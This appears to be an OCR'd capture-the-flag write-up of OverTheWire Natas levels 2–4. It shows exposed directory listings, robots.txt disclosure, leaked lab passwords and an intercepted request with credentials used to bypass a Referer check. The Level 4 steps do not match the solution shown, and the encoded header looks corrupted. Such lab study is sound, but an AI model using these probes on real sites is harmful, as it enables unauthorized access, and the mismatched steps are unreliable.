
There is nothing on this page



view-source:natas2.natas.labs.overthewire.org

```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas2", "pass": "TguMNxKo1DSa1tujBLuZJnDUlCcUAPlI" };</script></head>
<body>
<h1>natas2</h1>
<div id="content">
There is nothing on this page
<img src="files/pixel.png">
</div>
</body></html>
```



OverTheWire: Natas Level 2 → Level 3
natas2.natas.labs.overthewire.org
view-source:natas2.natas.labs.overthe
pixel.png (1×1)
Not secure
natas2.natas.labs.overthewire.org/files/pixel.png
YouTube
HiAnime Free Anim...
Cyber Security Road...
cousre
dinky
ChatGPT
(3) Feed | LinkedIn
Inbox (408) - aditya...


OverTheWire: Natas Level 2 → Level 3
natas2.natas.labs.overthewire.org
view-source:natas2.natas.labs.overthe
Index of /files
Not secure
natas2.natas.labs.overthewire.org/files/
YouTube
HiAnime Free Anim...
Cyber Security Road...
cousre
dinky
ChatGPT
(3) Feed | LinkedIn
Inbox (408) - aditya...

Index of /files

Name	Last modified	Size	Description
Parent Directory		-	
pixel.png	2025-07-28 18:49	303	
users.txt	2025-07-28 18:49	145	

Apache/2.4.58 (Ubuntu) Server at natas2.natas.labs.overthewire.org Port 80


OverTheWire: Natas Level 2 → Level 3
natas2.natas.labs.overthewire.org
view-source:natas2.natas.labs.overthe
natas2.natas.labs.overthewire.org
Not secure
natas2.natas.labs.overthewire.org/files/users.txt
YouTube
HiAnime Free Anim...
Cyber Security Road...
cousre
dinky
ChatGPT
(3) Feed | LinkedIn
Inbox (408) - aditya...

```
# username:password
alice:BYNdCesZqW
bob:jw2ueICLvT
charlie:G5vCxkVV3m
natas3:3gqisGdR0pjm6tpkDKdIWO2hSvchLeYH
eve:zo4mJWvNi2
mallory:9urtcpzBmH
```

Level 3 → Level 4


Objective:
Find the password hidden in a restricted directory.

Key Skill Learned:
HTML source analysis and hidden directory discovery.

Detailed Steps:


1. Log in to Level 3 using the Level 2 password.
2. View the HTML source and find a comment pointing to /s3cr3t/.
3. Visit http://natas3.natas.labs.overthewire.org/s3cr3t/.
4. Open users.txt to get the password for Level 4.

Outcome:
Password for Level 4 successfully obtained. **Password:** QryZXc2e0zahULdHrtHxzyYkj59kUxLQ




Natas Level 3 → Level 4


```
Username: natas4
URL:      http://natas4.natas.labs.overthewire.org
```




There is nothing on this page


OverTheWire: Natas Level 2 → Le
natas3.natas.labs.overthewire.org
view-source:natas3.natas.labs.ov
Not secure
view-source:natas3.natas.labs.overthewire.org
YouTube
HiAnime Free Anim...
Cyber Security Road...
cousre
dinky
ChatGPT
(3) Feed | LinkedIn
Inbox (408) - aditya...
Line wrap


```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas3", "pass": "3gqisGdR0pjm6tpkDKdIWO2hSvchLeYH" };</script></head>
<body>
<h1>natas3</h1>
<div id="content">
There is nothing on this page
<!-- No more information leaks!! Not even Google will find it this time... -->
</div>
</body></html>
```


OverTheWire: Natas Level 2 → Le
natas3.natas.labs.overthewire.org
view-source:natas3.natas.labs.ov
Not secure
view-source:natas3.natas.labs.overthewire.org/robots.txt
YouTube
HiAnime Free Anim...
Cyber Security Road...
cousre
dinky
ChatGPT
(3) Feed | LinkedIn
Inbox (408) - aditya...
Line wrap

```
User-agent: *
Disallow: /s3cr3t/
```


OverTheWire: Natas Level 2 → Le
natas3.natas.labs.overthewire.org
view-source:natas3.natas.labs.ov
natas3.natas.labs.overthewire.org//s3
Not secure
view-source:natas3.natas.labs.overthewire.org//s3cr3t/
YouTube
HiAnime Free Anim...
Cyber Security Road...
cousre
dinky
ChatGPT
(3) Feed | LinkedIn
Inbox (408) - aditya...
Line wrap

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
 <head>
  <title>Index of /s3cr3t</title>
 </head>
 <body>
<h1>Index of /s3cr3t</h1>
  <table>
   <tr><th valign="top"><img src="/icons/blank.gif" alt="[ICO]"></th><th><a href="?C=N;O=D">Name</a></th><th><a href="?C=M;O=A">Last modif
   <tr><th colspan="5"><hr></th></tr>
<tr><td valign="top"><img src="/icons/back.gif" alt="[PARENTDIR]"></td><td><a href="/">Parent Directory</a></td><td>&nbsp;</td><td align="
<tr><td valign="top"><img src="/icons/text.gif" alt="[TXT]"></td><td><a href="users.txt">users.txt</a></td><td align="right">2025-07-28 18
   <tr><th colspan="5"><hr></th></tr>
</table>
<address>Apache/2.4.58 (Ubuntu) Server at natas3.natas.labs.overthewire.org Port 80</address>
</body></html>
```


OverTheWire: Natas Level 2 → Level
natas3.natas.labs.overthewire.org
view-source:natas3.natas.labs.overth
natas3.natas.labs.overthewire.or
Not secure
natas3.natas.labs.overthewire.org//s3cr3t/users.txt
YouTube
HiAnime Free Anim...
Cyber Security Road...
cousre
dinky
ChatGPT
(3) Feed | LinkedIn
Inbox (408) - aditya...

```
natas4:QryZXc2e0zahULdHrtHxzyYkj59kUxLQ
```

Level 4 → Level 5

Objective:


Read a file in a directory that is not directly linked on the page.

Key Skill Learned:
Directory traversal via URL manipulation.

Detailed Steps:


1. Log in to Level 4.
2. In the HTML source, locate an <img> tag pointing to /files/....
3. Remove the image name in the URL to access /files/.
4. Find password.txt in the directory listing and open it.

Outcome:
Password for Level 5 successfully obtained.**Password:** 0n35PkggAPm2zbEpOU802c0x0Msn1ToK




Natas Level 4 → Level 5

```
Username: natas5
URL:      http://natas5.natas.labs.overthewire.org
```



Access disallowed. You are visiting from "" while authorized users should come only from "http://natas5.natas.labs.overthewire.org/"

Refresh page


natas4.natas.labs.overthewire.o
natas4.natas.labs.overthewire.org/index.php

Sign in


http://natas4.natas.labs.overthewire.org

Your connection to this site is not private

Username: natas4

Password: ••••••••••••••••••••••••••••••••

Sign in
Cancel
26°C
Mostly cloudy
Search
ENG
US
03:22
15-08-2025




Request to http://natas4.natas.labs.overthewire.org:80 [13.48.176.69]

Time	Type	Direction	Method	URL	Status code	Length
03:23:44 15 Au...	HTTP	→ Request	GET	http://natas4.natas.labs.overthewire.org/index.php		

Request

```
GET /index.php HTTP/1.1
Host: natas4.natas.labs.overthewire.org
Authorization: Basic bmF0YXM0OlFyeVpYYzJlMHphaFVMZEhydEh4enlZa2ol0WtVeExR
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://natas4.natas.labs.overthewire.org/index.php
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

Inspector	
Request attributes	2
Request query parameters	0
Request body parameters	0
Request cookies	0
Request headers	9



Access granted. The password for natas5 is 0n35PkggAPm2zbEpOU802c0x0Msn1ToK

Level 5 → Level 6

